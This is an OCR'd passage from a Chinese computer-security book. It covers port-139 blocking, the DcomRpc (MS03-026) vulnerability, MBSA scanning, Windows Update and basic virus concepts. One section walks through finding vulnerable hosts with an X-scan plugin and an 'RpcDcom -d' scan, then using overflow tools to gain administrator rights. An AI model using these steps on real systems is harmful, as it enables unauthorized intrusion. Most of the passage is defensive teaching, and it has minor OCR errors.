STEP01: 打开控制面板




在“控制面板”窗口中单击“管理工具”选项。

STEP02: 查看各种工具



双击“服务”选项。

STEP03: 关闭服务




在窗口右侧关闭Server服务。

（4）在防火墙中设置阻止其他机器使用本机共享


运行天网个人防火墙，打开“修改 IP 规则”对话框，具体设置步骤如下。

STEP01: 修改 IP 规则



选择一条空规则之后，设置数据包方向为“接收”，对方 IP 地址选“任何地址”，数据包协议类型为“TCP”，本地端口设置为“从139 到179”，对方端口设置为“从0 到 0”，设置TCP标志位为“SYN”，动作设置为“拦截”，单击“确定”按钮。

STEP02: 应用规则



在“自定义 IP 规则”列表中勾选设置的规则，即可启动139 端口攻击拦截。

3.3 DcomRpc 漏洞入侵曝光

DcomRpc 漏洞往往是利用溢出工具来完成入侵的，其实，“溢出”入侵在一定程度上也可看成系统内的“间谍程序”，它对黑客们的入侵一呼即应，一应即将所有权限“拱手送人”。认识 DcomRpc 漏洞入侵手段，有助于更好地进行计算机安全防护。

3.3.1 DcomRpc 漏洞描述

RPC（Remote Procedure Call）服务作为操作系统中的一个重要服务，其描述为“提供终结点映射程序（Endpoint Mapper）以及其他 RPC 服务”。系统大多数功能和服务都依赖于它。

启动 RPC 服务的具体操作方法如下。


STEP01: 打开“管理工具”窗口

在“控制面板”窗中依次单击“系统和安全”>“管理工具”选项，在“管理工具”窗口中双击“服务”图标。

STEP02: 查看各种服务

双击“Remote Procedure Call”服务项。

STEP03: 查看服务依赖关系



选择“依存关系”选项卡，即可查看一些服务的依赖关系。

从显示服务可以看出受其影响的程序有很多，其中包括 DCOM（Distributed Component Object Model，分布式组件对象模型）接口服务。这个接口用于处理由客户端机器发送给服务器的 DCOM 对象激活请求（如 UNC 路径）。攻击者成功利用此漏洞可以以本地系统权限执行任意指令。攻击者可以在系统上执行任意操作，如安装程序，查看或更改、删除数据或建立系统管理员权限的账户。


DCOM 协议的前身是 OSF RPC 协议，但增加了微软自己的一些扩展内容。扩展了组件对象模型技术，使其能够支持在局域网、广域网甚至 Internet 上不同计算机的对象之间的通信。

对 DCOM 进行相应的配置的具体操作步骤如下。

STEP01: 打开“组件服务”窗口

在“运行”对话框中输入“Dcomcnfg”命令并按<Enter>键，即可弹出“组件服务”窗口。

STEP02: 对 DCOM 进行配置



单击“组件服务”前面的“+”号，依次展开各项，直到出现“DCOM 配置”项为止，即可根据需要对 DCOM 中的各对象进行相关配置。

因为 DCOM 可以远程操作其他计算机中的 DCOM 程序，该技术使用了用于调用其他计算机所具有的函数的 RPC（远程过程调用），所以利用这个漏洞，攻击者只须发送特殊形式的请求到远程计算机上的 135 端口，轻则造成拒绝服务攻击，重则远程攻击者以本地管理员权限执行任何操作。


3.3.2 DcomRpc 入侵实战

目前已知的 DcomRpc 漏洞有 MS03-026（DcomRpc 接口堆栈缓冲区溢出漏洞）、MS03-039（堆溢出漏洞）、RPC 包长度域造成的堆溢出漏洞和几个拒绝服务漏洞。

利用这个漏洞，可以发送畸形请求给远程服务器监听的特定 DcomRpc 端口，如 135、139、445 等端口。在进行 DcomRpc 漏洞溢出攻击前，用户须下载 DcomRpc.xpn 作为 X-scan 插件，复制到 X-scan 所在文件夹的 Plugin 文件夹中，扩展 X-scan 的扫描 DcomRpc 漏洞的功能，也可下载 rpcdcom.exe 专用 DcomRpc 漏洞扫描工具，扫描具有 DcomRpc 漏洞的目标主机，使用网上诸多的 DcomRpc 溢出工具进行攻击。


下面以 DcomRpc 接口漏洞溢出为例曝光溢出的方法，具体的操作方法如下。

STEP01: 复制 DcomRpc.xpn 插件



将下载的DcomRpc.xpn插件复制到X-scan的Plugin文件夹中，作为 X-Scan 插件。

STEP02: 运行 X-scan 扫描工具



运行 X-scan 扫描工具，选择“设置”>“扫描参数”菜单命令，即可弹出“扫描参数”对话框。选择“全局设置”>“扫描模块”选项，即可看到增加的“DcomRpc 溢出漏洞”模块。

在使用 X-Scan 扫描到具有 DcomRpc 接口漏洞的主机时，可以看到在 X-Scan 中有明显的提示信息。如果使用专用 DcomRpc 溢出漏洞扫描工具 RpcDcom.exe，则可先打开“命令提示符”窗口，进入 RpcDcom.exe 所在文件夹，执行“RpcDcom -d IP 地址”命令后，开始扫描并看到最终的扫描结果。

如果操作成功，则执行溢出操作将立即得到被入侵主机的系统管理员权限。

3.3.3 DcomRpc 防范方法

既然系统中存在着这样一个“功能强大”的间谍漏洞 DcomRpc，就不得不对这个漏洞的防范加以重视，下面推荐四种防范方法。

1）打好补丁。对于任何漏洞来说，打补丁是最方便的方法了，因为一个补丁的推出往往包含了专家们对相应漏洞的彻底研究，所以打补丁也是最有效的方法之一。下载补丁应尽可能地在服务厂商的网站中下载；打补丁的时候务必注意补丁相应的系统版本。

2）封锁 135 端口。135 端口非常危险，但却难以了解其用途、无法实际感受到其危险性的代表性端口之一。IE‘en 是一款能够让用户意识到 B5 端口危险性的工具该工具是由提供安全相关技术信息和工具类软件的“Security Friday.com”公司提供的。其目的是以简单明了的形式验证了 135 端口的危险性，呼吁用户加强安全设置。不过，由于该工具的特征代码追加到了病毒定义库文件中。如果在安装了该公司的病毒扫描软件的计算机中安装 IE‘en，就有可能将其视为病毒。

3）关闭 RPC 服务。关闭 RPC 服务也是防范 DcomRpc 漏洞攻击的有效方法之一，具体方法为：在“控制面板”窗口中依次单击“管理工具”选项，打开“管理工具”窗口。双击“服务”图标，打开“服务”窗口。双击“Remote Procedure Call”选项，在弹出的对话框中将启动类型设置为“已禁用”，这样自下次启动开始 RPC 就将不再启动。

要想将其设置为有效，须在注册表编辑器中将“HKEY_LOCAL_MACHINE\SYSTEM\


CurrentControlSet\Services\RpcSs”的“Start”的值由 0X04 变成 0X02，再重新启动计算机即可。

进行这种设置将会给 Windows 运行带来很大影响。这是因为很多 Windows 服务都依赖于 RPC，将 RPC 设置为无效后，这些服务将无法正常启动。由于这样做的弊端非常大，因此一般不建议关闭 RPC 服务。

4）手动为计算机启用（或禁用）DCOM。除上述方法外，还可通过手动方法禁用 DCOM 服务。

这里以 Windows 7 为例，具体的操作步骤如下。


STEP01: 打开“运行”对话框



01 在文本框中输入“Dcomcnfg”命令。


02 单击“确定”按钮。

STEP02: 查看计算机属性



依次选择“控制台根节点”>“组件服务”>“计算机”，右击“我的电脑”并选择“属性”命令。


STEP03: 更改属性



01 选择“默认属性”选项卡，取消勾选“在此计算机上启用分布式COM”复选框。


02 单击“确定”按钮。

STEP04: 远程计算机操作



右击“计算机”选项，并选择“新建”>“计算机”命令。

STEP05: 打开“添加计算机”对话框



在文本框中输入计算机名称或单击右侧的“浏览”按钮，即可搜索计算机。

在添加计算机后，在计算机名称列表中右击该计算机名称，从快捷菜单中选择“属性”命令，在打开的属性对话框的“默认属性”选项卡中取消勾选“在这台计算机上启用分布式 COM”复选框，单击“确定”按钮，即可以应用更改设置并退出。

3.4 用 MBSA 检测系统漏洞


Microsoft 基准安全分析器（Microsoft Baseline Security Analyzer，MBSA）工具允许用户扫描一台或多台基于 Windows 的计算机，以发现常见的安全方面的配置错误。MBSA 将扫描基于 Windows 的计算机并检查操作系统和已安装的其他组件（如 IIS 和 SQL Server），并及时通过推荐的安全更新进行修补。安装成功后，就可以对系统漏洞进行安全分析了。

3.4.1 检测单台计算机

单台计算机模式最典型的情况是“自扫描”，也就是扫描本地计算机。


扫描单台计算机的具体操作步骤如下。

STEP01: 运行 MBSA V2.2



选择“Scan a computer”选项。

STEP02: 输入 IP 地址




01 默认选择当前计算机，输入需要检测的其他计算机的IP 地址。

02 单击“Start Scan”按钮。


> **提示**
>
> 要想扫描一台计算机，必须具有该计算机的管理员访问权限才行。在上述输入 IP 地址的“Which computer do you want to scan?”界面中有许多复选框。其中涉及检测项目，包括 Windows 操作系统本身、IIS 和 SQL 等相关选项，即 MBSA 的 3 大主要功能。根据检测的计算机系统中所安装的程序和实际需求来勾选相应复选框。如果要形成检测结果报告文件，则在“Security report name”栏中输入报告文件名称。

STEP03：开始检测




开始自动检测已选择项目并显示检测进度。

STEP04：检测完成



单击“Result details”链接，即可查看扫描后的安全报告内容。


STEP05：查看安全报告内容




在报告中存在严重安全隐患的项均以红色“×”显示，中等级别的项则以黄色“×”显示。用户还可单击“How to correct this”链接得知如何纠正这些不正当设置。检测结果中的第一项（Security Updates）严重安全隐患是指存在安全更新的问题。

3.4.2 检测多台计算机

多台计算机模式是指对某一个 IP 地址段或整个域内的计算机进行扫描。只须单击左侧“Microsoft Baseline Security Analyzer”栏目下方的“Scan multiple computers”按钮，即可指定要检测的多台计算机，如下左图所示。扫描的范围可通过在“Domain name”文本框中输入这些计算机所在域来确定，这样即可检测相应域中的所有计算机。也可通过在“IP address range”栏中输入 IP 地址段的起始 IP 地址和终止 IP 地址来确定，这样只检测 IP 地址范围内的计算机，如下右图所示。单击“Start Scan”按钮，同样可以开始检测。





3.5 使用 Windows Update 修复系统漏洞

Windows Update 是一个基于网络的 Microsoft Windows 操作系统的软件更新服务。Windows Update 能够提供一个下载紧急系统组件更新、服务升级包（Service Packs）、安全修补程序（Security fixes）、补丁以及选定的 Windows 组件免费更新，保证系统更加安全、稳定。

使用 Windows Update 修复系统漏洞的具体步骤如下。


STEP01: 打开“控制面板”窗口

单击“Windows Update”选项。

STEP02: Windows 更新


单击窗口左侧的“检查更新”选项。

STEP03: 选择重要更新补丁



单击“2 个重要更新 可用”。


STEP04: 选择要安装的补丁



01 勾选需要安装的更新。


02 单击“确定”按钮。

STEP05: 开始安装更新




返回“Windows Update”窗口，单击“安装更新”按钮。

STEP06: 正在下载更新



此时界面中出现补丁下载进度条，耐心等待。

STEP07: 重启计算机



单击“立即重新启动”按钮，对计算机进行重启。重启过程中计算机会自动安装漏洞补丁，中途切勿断电或关闭计算机。

第 4 章 病毒攻防

计算机病毒可以很快地蔓延，又常常难以根除，也是黑客常用的攻击用户计算机的手段。所以了解病毒的特点，做好预防工作非常重要。本章主要揭露几种病毒的入侵与防范方法，有助于读者有效地防范计算机病毒。

要 点 提 示

- **了解计算机病毒**
- **Restart 病毒和 U 盘病毒的生成与防范**
- **了解脚本病毒的生成与防范**
- **宏病毒与邮件病毒的防范**
- **网络蠕虫的防范**
- **杀毒软件的使用**

4.1 病毒知识入门

目前，计算机病毒在形式上越来越难以辨别，其造成的危害也日益严重，所以要求网络防毒产品在技术上更先进，功能上更全面。

4.1.1 计算机病毒的特点

一般，计算机病毒具有如下几个共同的特点。

1）程序性（可执行性）：计算机病毒与其他合法程序一样，是一段可执行程序，但它不是一个完整的程序，而是寄生在其他可执行程序上，所以它享有该程序所能得到的权力。

2）传染性：传染性是病毒的基本特征，计算机病毒会通过各种渠道从已被感染的计算机扩散到未被感染的计算机。病毒程序代码一旦进入计算机并被执行，就会自动搜寻其他符合其传染条件的程序或存储介质，确定目标后再将自身代码插入其中，实现自我繁殖。

3）潜伏性：一个编制精巧的计算机病毒程序，进入系统之后一般不会马上发作，它可以在一段很长时间内隐藏在合法文件中，对其他系统进行传染，而不被人发现。

4）可触发性：是指病毒因某个事件或数值的出现，诱使病毒实施感染或进行攻击的特性。

5）破坏性：系统被病毒感染后，病毒一般不会立刻发作，而是潜藏在系统中，等条件成熟后便会发作，给系统带来严重的破坏。

6）主动性：病毒对系统的攻击是主动的，无论计算机系统采取多么严密的保护措施，都不可能彻底地排除病毒对系统的攻击，而保护措施只是一种预防的手段。

7）针对性：计算机病毒是针对特定的计算机和特定的操作系统的。

4.1.2 病毒的三个基本结构

计算机病毒本身的特点是由其结构决定的，所以计算机病毒在其结构上有其共同性。计算机病毒一般包括引导模块、传染模块和表现（破坏）模块三大功能模块，但不是任何病毒都包含这三个模块。传染模块的作用是负责病毒的传染和扩散，而表现（破坏）模块则负责病毒的破坏工作，这两个模块各包含一段触发条件检查代码，当各段代码分别检查出传染和表现或破坏触发条件时，病毒就会进行传染和表现或破坏。触发条件一般由日期、时间、某个特定程序、传染次数等多种形式组成。

1）对于寄生在磁盘引导扇区中的病毒，病毒引导程序占有了原系统引导程序的位置，并把原系统引导程序搬移到一个特定的地方。系统一启动，病毒引导模块就会自动地载入内存并获得执行权，该引导程序负责将病毒程序的传染模块和发作模块装入内存的适当位置，并采取常驻内存技术以保证这两个模块不会被覆盖，再对这两个模块设定某种激活方式，使之在适当时候获得执行权。处理完这些工作后，病毒引导模块将系统引导模块装入内存，使系统在带病毒状态下运行。

对于寄生在可执行文件中的病毒，病毒程序一般通过修改原有可执行文件，使该文件在执行时先转入病毒程序引导模块，该引导模块也可完成把病毒程序的其他两个模块驻留

内存及初始化的工作，把执行权交给执行文件，使系统及执行文件在带毒的状态下运行。

2）病毒的被动传染是指随着复制磁盘或文件工作的进行而进行传染的。计算机病毒的主动传染的过程是：在系统运行时，病毒通过病毒载体即系统的外存储器进入系统的内存储器、常驻内存，并在系统内存中监视系统的运行。

在病毒引导模块将病毒传染模块驻留内存的过程中，通常还要修改系统中断向量入口地址（例如 INT 13H 或 INT 21H），使该中断向量指向病毒程序传染模块。这样，一旦系统执行磁盘读写操作或系统功能调用，病毒传染模块就被激活，传染模块在判断传染条件满足的条件下，利用系统 INT 13H 读写磁盘中断把病毒自身传染给被读写的磁盘或被加载的程序，也就是实施病毒的传染，再转移到原中断服务程序执行原有的操作。

3）计算机病毒的破坏行为体现了病毒的杀伤力。病毒破坏行为的激烈程度，取决于病毒作者的主观愿望和其所具有的技术能量。

数以万计、不断发展扩张的病毒，其破坏行为千奇百怪，不可能穷举其破坏行为，难以作全面的描述。病毒破坏目标和攻击部位主要有系统数据区、文件、内存、系统运行、运行速度、磁盘、屏幕显示、键盘、喇叭、打印机、CMOS、主板等。

4.1.3 病毒的工作流程

计算机系统的内存是一个非常重要的资源，所有的工作都需要在内存中运行。病毒一般都是通过各种方式把自己植入内存，获取系统最高控制权，以感染在内存中运行的程序。

计算机病毒的完整工作过程应包括如下几个环节。

1）传染源：病毒总是依附于某些存储介质，如 U 盘、硬盘等构成传染源。

2）传染媒介：病毒传染的媒介由其工作的环境来决定的，可能是计算机网络，也可能是可移动的存储介质，如 U 盘等。

3）病毒激活：是指将病毒装入内存，并设置触发条件。一旦触发条件成熟，病毒就开始自我复制到传染对象中，进行各种破坏活动等。

4）病毒触发：计算机病毒一旦被激活，就会立刻发生作用。触发的条件是多样化的，可以是内部时钟、系统的日期、用户标识符，也可能是系统一次通信等。

5）病毒表现：表现是病毒的主要目的之一，有时在屏幕显示出来，有时则表现为破坏系统数据。凡是软件技术能够触发到的地方，都在其表现范围内。

